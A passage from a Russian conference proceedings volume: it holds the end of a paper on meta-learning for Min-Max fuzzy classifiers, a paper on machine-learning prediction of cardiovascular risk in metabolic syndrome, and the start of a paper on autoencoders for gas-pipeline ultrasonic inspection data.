Разработанный метод сокращает время и вычислительные ресурсы, необходимые для определения параметра. Также метод полезен при работе с большими и сложными наборами данных, где традиционные методы подбора параметров могут быть неэффективны.

Исследование демонстрирует перспективность использования метаобучения для автоматизации настройки параметров алгоритмов машинного обучения. Предложенный метод автоматизирует процесс нахождения параметра для нечетких классификаторов Min-Max, что делает их более эффективными при решении задач классификации.

Работа выполнена при финансовой поддержке РФФИ, грант № 24-21-00168.

Литература

1. Simpson P.K. Fuzzy Min-Max Neural Networks-Part 1: Classification // IEEE Transaction on neural networks. – 1992. – Vol. 3, No. 5. – PP. 776–786.
 2. Коломников Р.К. Модифицированный нечеткий классификатор типа Min-Max / Р.К. Коломников, К.С. Са-

рин // Матер. междунар. науч.-техн. конф. студентов, аспирантов и молодых ученых «Научная сессия ТУСУР–2023». – 2023. – Ч. 2. – С. 159–163.

3. Gabrys B. General fuzzy min-max neural network for clustering and classification / B. Gabrys, A. Bargiela // IEEE transactions on neural networks. – 2000. – Vol. 11, No. 3. – PP. 769–783.

4. Nandedkar A.V. A fuzzy min-max neural network classifier with compensatory neuron architecture / A.V. Nandedkar, P.K. Biswas // IEEE Transactions on Neural Networks. – 2007. – Vol. 18, No. 1. – PP. 42–54.

5. Mohammed M.F. An enhanced fuzzy min-max neural network for pattern classification / M.F. Mohammed, C.P. Lim // IEEE Transactions on Neural Networks and Learning Systems. – 2015. – Vol. 26, No. 3. – PP. 417–429.

6. Vanschoren J. Meta-learning: A survey // arXiv preprint arXiv:1810.03548. – 2018.

7. Brazdil P. Metalearning: Applications to data mining / P. Brazdil, C.G. Carrier, C. Soares, R. Vilalta // Springer Science & Business Media. – 2008.

8. Alcalá-Fdez J. KEEL Data-Mining Software Tool: Data Set Repository, Integration of Algorithms and Experimental Analysis Framework / J. Alcalá-Fdez, A. Fernández, J. Luen-go, J. Derrac, S. García, L. Sánchez, F. Herrera // Journal of Multiple-Valued Logic and Soft Computing. – 2011. – Vol. 17, No. 2-3. – PP. 255–87.

9. Friedman J.H. Greedy function approximation: a gradient boosting machine // Annals of Statistics. – 2001. – Vol. 29, No. 5. – PP. 1189–1232.

10. Zou H. Regularization and variable selection via the elastic net / H. Zou, T. Hastie // Journal of the Royal Statistical

Society: Series B (Statistical Methodology). – 2005. – Vol. 67, No. 2. – PP. 301–320.

11. Tibshirani R. Regression shrinkage and selection via the lasso // Journal of the Royal Statistical Society: Series B (Methodological). – 1996. – Vol. 58, No. 1. – PP. 267–288.

12. Hoerl A.E. Ridge regression: Biased estimation for nonorthogonal problems / A.E. Hoerl, R.W. Kennard // Technometrics. – 1970. – Vol. 12, No. 1. – PP. 55–67.

13. Cortes C. Support-vector networks / C. Cortes, V. Vapnik // Machine Learning. – 1995. – Vol. 20, No. 3. – PP. 273–297.

14. Breiman L. Random forests // Machine Learning. – 2001. – Vol. 45, No. 1. – PP. 5–32.

15. Breiman L.B. Classification and Regression Trees / L.B. Breiman, J.H. Friedman, R.A. Olshen, C. J. Stone // International Biometric Society. – 1984. – Vol. 40, No. 3. – P. 874.

Коломников Роман Евгеньевич

Аспирант каф. компьютерных систем в управлении и проектировании (КСУП)

Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: kolomnikov0405@gmail.com

Сарин Константин Сергеевич

Канд. техн. наук, доцент каф. КСУП ТУСУРа
ORCID: 0000-0003-3264-7768

Эл. почта: sarin.konstantin@mail.ru

УДК 004.032.26

И.Г. Боровской, М.Д. Олейников, И.Ю. Атрошенко, Д.О. Пахмурин

Методы машинного обучения в медицинских исследованиях

Рассматриваются методы машинного обучения, применяемые для интерпретации данных о метаболическом синдроме (МС) и прогнозирования сердечно-сосудистых заболеваний (ССЗ). Основное внимание уделено выбору моделей машинного обучения и их настройке, а также подготовке данных для обучения. Рассматриваются такие алгоритмы, как случайный лес (RF), градиентный бустинг (GB), метод опорных векторов (SVM) и логистическая регрессия (LG). Проведен анализ их точности и устойчивости к переобучению при работе с медицинскими данными.

Ключевые слова: метаболический синдром, машинное обучение, случайный лес, метод опорных векторов, градиентный бустинг, подготовка данных.

Современные технологии искусственного интеллекта (ИИ) стали важным инструментом в различных сферах, включая медицину. Они позволяют автоматизировать анализ больших объемов данных и предоставляют ценные инсайты для поддержки принятия решений. Особенно это важно в медицинской сфере, где ИИ помогает в диагностике, прогнозировании заболеваний и разработке лекарств. Применение таких технологий, как машинное зрение и распознавание речи, уже широко используется для улучшения медицинских услуг [1].

Метаболический синдром (МС) [2] – это совокупность нарушений метаболизма, которые значительно повышают риск развития сердечно-сосудистых заболеваний (ССЗ). К числу этих заболеваний относятся инфаркт, инсульт и другие патологии. Оценка риска ССЗ при МС основывается на клинических показателях, таких как артериальное давление, уровень липидов и глюкозы, индекс массы тела и объем талии. Однако традиционные методы анализа часто не выявляют сложные зависимости между показателями, что затрудняет точное прогнозирование.

Технологии искусственного интеллекта и методы машинного обучения (ММО) позволяют решать эту проблему, выявляя скрытые паттерны и нелинейные зависимости в медицинских данных. Применение ММО для анализа данных при МС способствует более точной диагностике и прогнозированию рисков ССЗ, что улучшает качество лечения и персонализирует подход к пациентам [3].

Оценка сердечно-сосудистых рисков при метаболическом синдроме

Метаболический синдром (МС) является важным фактором риска сердечно-сосудистых заболеваний (ССЗ). Пациенты с МС имеют высокие показатели абдоминального ожирения, артериальной гипертензии и нарушений липидного обмена. Для оценки сердечно-сосудистых рисков традиционно используются такие показатели, как уровень глюкозы, индекс массы тела (ИМТ), окружность талии и профиль липидов крови [4].

Одним из основных методов оценки риска является использование индекса НОМА-IR для определения уровня инсулинорезистентности, которая тесно связана с МС и ССЗ.

Однако традиционные методы не всегда учитывают сложные и нелинейные зависимости между факторами риска. Например, генетическая предрасположенность, уровень физической активности и даже диетические привычки могут оказывать сильное влияние на риск развития ССЗ, но выявление этих факторов требует более гибких методов анализа. Это подчеркивает важность использования методов машинного обучения для построения точных моделей прогнозирования, которые способны учитывать такие зависимости.

Методы машинного обучения для решения задачи классификации

Для решения задачи классификации пациентов с МС и прогнозирования их риска развития ССЗ применяются различные методы машинного обучения [5]. Эти методы включают:

- Случайный лес (Random Forest, RF) – алгоритм, использующий множество деревьев решений для повышения точности предсказаний. Он устойчив к переобучению и хорошо работает с нелинейными данными.

- Градиентный бустинг (Gradient Boosting, GB) – метод последовательного построения моделей, каждая из которых исправляет ошибки предыдущей, что позволяет существенно повысить точность предсказаний.

- Метод опорных векторов (Support Vector Machine, SVM) – алгоритм, который строит гиперплоскость для разделения данных на классы. Этот метод эффективен для работы с высокоразмерными данными и сложными зависимостями.

- Логистическая регрессия (Logistic Regression, LG) – простой и интерпретируемый метод для предсказания бинарных исходов. Он широко используется в задачах классификации, но ограничен при работе с нелинейными данными.

Эти методы имеют свои достоинства и недостатки, но ансамблевые методы, такие как случайный лес и градиентный бустинг, продемонстрировали наилучшую эффективность в задачах прогнозирования риска ССЗ при МС [6].

Анализ и подготовка данных

Подготовка данных для обучения модели машинного обучения – это один из ключевых и трудоемких процессов, от которого зависит как качество

работы модели, так и скорость её обучения. Этапы подготовки данных играют критическую роль в том, насколько точно модель сможет интерпретировать данные и делать прогнозы.

Для задач, связанных с метаболическим синдромом (МС), важно учитывать множество факторов, поскольку они имеют значительное влияние на риск сердечно-сосудистых заболеваний (ССЗ). Эти факторы могут включать как биомедицинские данные, так и информацию о физической активности и привычках пациента.

Основные группы показателей для выявления МС:

- Антропометрические показатели: индекс массы тела (ИМТ) и окружность талии тесно связаны с ожирением, которое является одним из ключевых компонентов МС.
- Параметры артериального давления: систолическое и диастолическое давление имеют критическое значение, так как гипертония – один из признаков МС.
- Липидный профиль: включает уровни холестерина высокой плотности (ЛПВП), низкой плотности (ЛПНП) и триглицеридов для оценки нарушения обмена липидов.
- Уровень глюкозы в крови: высокий уровень глюкозы и инсулинорезистентность играют важную роль в диагностике МС.
- Данные об образе жизни: физическая активность, курение, алкоголь, диетические привычки и социально-экономический статус оказывают значительное влияние на риск ССЗ.
- Возраст, пол и семейный анамнез: наследственные и демографические данные также необходимо учитывать при прогнозировании риска [7].

Этапы подготовки данных

Стоит сказать, что в рамках подготовки датасета для обучения чаще всего применяют следующие этапы работы с данными [8].

Очистка: удаляются дубликаты и некорректные данные, исправляются аномалии и ошибки, заполняются пропущенные значения. Это важный шаг, так как неполные или ошибочные данные могут привести к ухудшению производительности модели.

Форматирование: приведение данных к единому стандарту. Примером является преобразование текстовых данных, таких как даты или категории (например, «Пол»), в числовой формат для последующей обработки.

Интеграция: объединение данных из разных источников. Например, данные об артериальном давлении, липидном профиле и глюкозе могут быть взяты из разных медицинских записей и объединены в единый датасет.

Редукция данных: сокращение объема данных за счет удаления неинформативных признаков или чрезмерных строк. Например, можно удалить данные, которые не влияют на модель, такие как персональные номера пациентов.

Преобразование: включает математические преобразования для улучшения качества данных,

такие как нормализация и стандартизация. Эти методы позволяют привести данные в подходящий для алгоритма машинного обучения диапазон.

Разделение: данные делятся на обучающие и тестовые выборки. Это важно для оценки того, насколько хорошо модель будет работать на новых данных.

Обогащение: если данные ограничены, их можно увеличить с помощью синтетических методов, например, создания новых записей с помощью варьирования существующих данных.

Пример подготовки данных для МС: В исследовании был использован датасет с информацией о 140 пациентах, включающий биохимические показатели, антропометрические данные и данные об артериальном давлении. Каждый пациент был обследован в нескольких временных периодах (2005, 2009, 2013 гг.), и данные были представлены в двоичном виде: наличие признака (1) или его отсутствие (0).

Дополнительные шаги в подготовке данных

Использован метод One-Hot Encoding для преобразования текстовых данных, таких как пол пациента, в числовой формат.

Колонки, содержащие диагнозы, которые не могли быть закодированы в приемлемом формате, были исключены.

Удалены данные за 2005 и 2009 гг., поскольку они считались устаревшими, а данные 2013 г. были признаны актуальными.

Для построения целевой переменной были выбраны критерии, которые напрямую связаны с риском ССЗ (например, гипертриглицеридемия, дислипидемия, гипертензия). На их основе была введена бинарная переменная «Подозрение», указывающая на наличие или отсутствие высокого риска ССЗ у пациента.

Отбор признаков и создание обучающего набора: из общего набора данных были выбраны только те параметры, которые применяются в клинической практике, например, липидный профиль, результаты коагулограммы и биохимические анализы крови. Всего было отобрано 55 биомаркеров для использования в модели. Это решение позволило сократить размер датасета и улучшить фокусировку модели на ключевых параметрах.

Разработанная система делит пациентов на две группы: с повышенным риском ССЗ и с низким риском. Это дает возможность более эффективно применять превентивные меры и корректировать лечение.

Обучение выбранных моделей и их сравнение

Для построения моделей и их обучения используется следующий технологический стек: Python, как язык программирования, библиотека для обработки и анализа данных Pandas, библиотека алгоритмов машинного обучения и обработки данных Scikit-learn [9] и библиотеки для визуализации данных Matplotlib и SeaBorn.

В ходе исследования были обучены и протестированы модели машинного обучения, такие как слу-

чайный лес (RF) и градиентный бустинг (GB), для предсказания сердечно-сосудистых рисков у пациентов с метаболическим синдромом. Модель случайного леса продемонстрировала точность 94%, в то время как модель градиентного бустинга показала точность 95% на тестовых данных. Эти показатели указывают на высокую степень правильных предсказаний среди всех возможных исходов.

Кроме того, метрика ROC AUC для обеих моделей была выше 0,9, что свидетельствует о высокой способности моделей различать пациентов с высоким и низким риском развития сердечно-сосудистых заболеваний. Эти результаты показывают, что алгоритмы машинного обучения обладают значительным потенциалом для анализа медицинских данных и могут быть надёжными инструментами в клинической практике.

Точность моделей также поддерживается другими важными метриками:

- Полнота (recall) и точность (precision) находились в диапазоне от 90 до 95%, что указывает на хорошую способность моделей предсказывать положительные исходы (наличие высокого риска) и минимизировать ложные срабатывания.

- F1 Score, который балансирует между точностью и полнотой, также показал высокие значения, подтверждая качество моделей.

Заключение

Методы машинного обучения, такие как случайный лес и градиентный бустинг, продемонстрировали высокую точность в задачах прогнозирования сердечно-сосудистых рисков у пациентов с метаболическим синдромом. Точность моделей в пределах 94–95% делает их надёжным инструментом для анализа медицинских данных и помощи врачам в принятии более точных решений. Внедрение этих моделей в клиническую практику может существенно повысить качество диагностики, снизить риск ошибок и улучшить результаты лечения пациентов.

Работа выполнена по гранту FEWM-2024-0003.

Литература

1 Альмуттаири Х.М.А. Машинное обучение: определение, происхождение и механизм действия // Актуальные проблемы общества, экономики и права в контексте глобальных вызовов: сб. матер. XXI Междунар. науч.-практ. конф., Москва, 14 июня 2023 г. – СПб.: Печатный цех, 2023. – С. 45–54.

2. Чазова И.Е. Метаболический синдром / И.Е. Чазова, В.Б. Мьчка // Consilium Medicum. – 2002. – Т. 4, № 11. – С. 587–592.

3. Вершинин Е.В. Разработка модели прогнозирования сердечно-сосудистых заболеваний с использованием ИНС / Е.В. Вершинин, А.В. Ткаченко, Е.Д. Гуркина // Известия Института инженерной физики. – 2021. – № 1 (59). – С. 61–65.

4. Гордиенко А.В. Атеросклероз и гипертоническая болезнь: вопросы патогенеза, диагностики и лечения / А.В. Гордиенко, И.А. Литовский. – СПб.: СпецЛит, 2013. – 304 с.

5. Бабаев А.М. Обзор классических методов машинного обучения в контексте решения задач классификации // Форум молодых ученых. – 2018. – № 11-1 (27). – С. 137–143.

6. Prediction of metabolic and pre-metabolic syndromes using machine learning models with anthropometric, lifestyle, and biochemical factors from a middle-aged population in Korea / Ким Дж. et al. // BMC Public Health. – 2022. – Vol. 22. – P. 664. DOI: 10.1186/s12889-022-13131-x.

7. Prediction of metabolic syndrome based on sleep and work-related risk factors using an artificial neural network / Eyvazlou M. et al. // BMC Endocr Disord. – 2020. – Vol. 20 (1). – P. 169. DOI: 10.1186/s12902-020-00645-x.

8. Павлов М.П. Подготовка данных для машинного обучения распознавания объектов и их ключевых точек // SAF. – 2023. – № 1. – С. 9–14.

9. Документация библиотеки Scikit-learning [Электронный ресурс]: офиц/ сайт библиотеки Scikit-learning. – URL: https://scikit-learn.org/stable/user_guide.html (дата обращения: 02.05.2024).

Боровской Игорь Георгиевич

Д-р физ.-мат. наук, проф. каф. экономической математики, информатики и статистики (ЭМИС) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: igor.g.borovskoi@tusur.ru

Олейников Максим Дмитриевич

Студент каф. ЭМИС ТУСУРа
Эл. почта: oleynikov.m.2002@gmail.com

Атрошенко Илья Юрьевич

Студент каф. ЭМИС ТУСУРа
Эл. почта: fanandgame@gmail.com

Пахмурин Денис Олегович

Доцент каф. промышленной электроники (ПрЭ) ТУСУРа
pdo@ie.tusur.ru

И.Г. Боровской, А.А. Матолыгин, Е.П. Ильин

Предварительная обработка данных исследования с помощью автокодировщика

Работа посвящена вопросам обработки данных ультразвукового исследования магистральных газопроводов на основе нейросети автокодировщика. Представлены результаты моделирования.

Ключевые слова: нейросети, автокодировщик, структурированные данные.

Одной из важных задач современного развития человечества является задача обработки данных большого размера. Это могут быть задачи, связанные как с научными исследованиями, так и технологическими процессами на том или ином производстве. Примером могут служить процессы ультразвукового исследования металлических стенок различных конструкций при неразрушающем контроле. Большое количество данных порождается при автоматизированном сборе данных с помощью внутритрубных инспекционных приборов при инспекции магистральных газопроводов.

Прибор имеет по окружности 400 датчиков, генерирующих и принимающих ультразвуковые сигналы. Теоретически это происходит одновременно. В результате однократного измерения по заданному срезу трубы получают набор для каждого из 400 датчиков в виде «времени» фиксации данных и амплитуды регистрируемого сигнала. При визуализации данных получим представление в виде рис. 1. При корректной работе датчиков и системы для каждого из них получается 32 пары значений. Цель исследования – найти критические значения утоньшения стенки газопровода. Для этого в системе предусмотрена система визуального представления полученных сигналов, которую рассматривает специалист.

Для автоматизации обработки данных можно применить сверточные нейронные сети, которые хорошо себя зарекомендовали при работе с изображениями. Но исходных данных исследования трубы получается довольно много.

Для уменьшения объема исходных данных предлагается воспользоваться такими нейросетями, как автокодировщик [1].




Рис. 1. Пример замера одного датчика в области без дефектов

Автокодировщик представляет собой нейронную сеть, состоящую из двух частей: кодировщика и декодировщика. Нейросеть автокодировщика за счет внутреннего представления исходных данных может построить выходные данные за счет работы декодировщика. При этом внутреннее представление может иметь гораздо меньший объем, нежели исходные данные. Обучение нейросети автокодировщика основано на минимизации функции потерь между исходными данными и результатами декодирования.

В простейшем случае можно попытаться представить исходные данные для каждого датчика и разных срезов трубы в виде двух чисел, поскольку данное представление чрезвычайно просто визуализировать. Результаты представлены на рис. 2.




Рис. 2. Визуализация внутреннего представления автокодировщика для двух параметров




Рис. 3. Гистограмма ошибки

Представление получилось весьма посредственным, поскольку величина ошибки представления велика (рис. 3).

Кроме этого, есть явное несовпадение результатов декодирования с исходными данными (рис. 4).

При описании этих же исходных данных с 16 параметрами внутреннего представления ошибки значительно снижаются, и при декодировке получаем большее совпадение с исходными данными. Ошибки внутреннего представления автокодировщика для 16 параметров и графики исходных данных (сплошная линия) и результатов декодирования показаны на рис. 5.

Наглядная визуализация на двухмерный график представления 16 параметров является весьма затруднительной, и по этой причине предлагается построить графики частоты значений параметров во

всех исследованиях от их значений. Приведем некоторые из них рис. 6.




Рис. 4. Графики исходных данных (сплошная линия) и результатов декодирования (пунктир)




Рис. 5 (начало)




Рис. 5 (окончание). Ошибки внутреннего представления автокодировщика для 16 параметров и графики исходных данных (сплошная линия) и результатов декодирования (пунктирная)




Рис. 6. Распределение частот определенных параметров внутреннего представления от значения

Все графики можно разделить на три вида: незначущий параметр – для всех измерений практически равен нулю; одномодовое распределение (см. рис. 6, б, в), где можно выделить преобладающее значение параметра, и двухмодовое распределение частот (см. рис. 6, а, г). Всего параметров с последним видом распределения получилось 6 штук.

В предположении, что эти параметры отвечают за описание двух видов регистрируемых данных, предлагается разделить данные по отношению к каждой моде. При таком делении получим 64 «класса» данных. Распределение частот значений для данных приведено на рис. 7.

Если провести визуализацию точек, относящихся к определенному «классу» на развернутой карте, где по горизонтальной оси номер датчика по окружности трубы, а по вертикальной – номер измерения, то получим пример распределения для 6-го «класса» данных (рис. 8). На рис. 8 можно выделить датчики,

которые не подчиняются общей зависимости для выбранного «класса». При этом при отдельных измерениях они к нему относиться будут. И есть датчики, у которых измерения практически всегда одинаковы, что характеризуется вертикальными линиями.




Рис. 7. Распределение частот определенных параметров внутреннего представления от «классов»

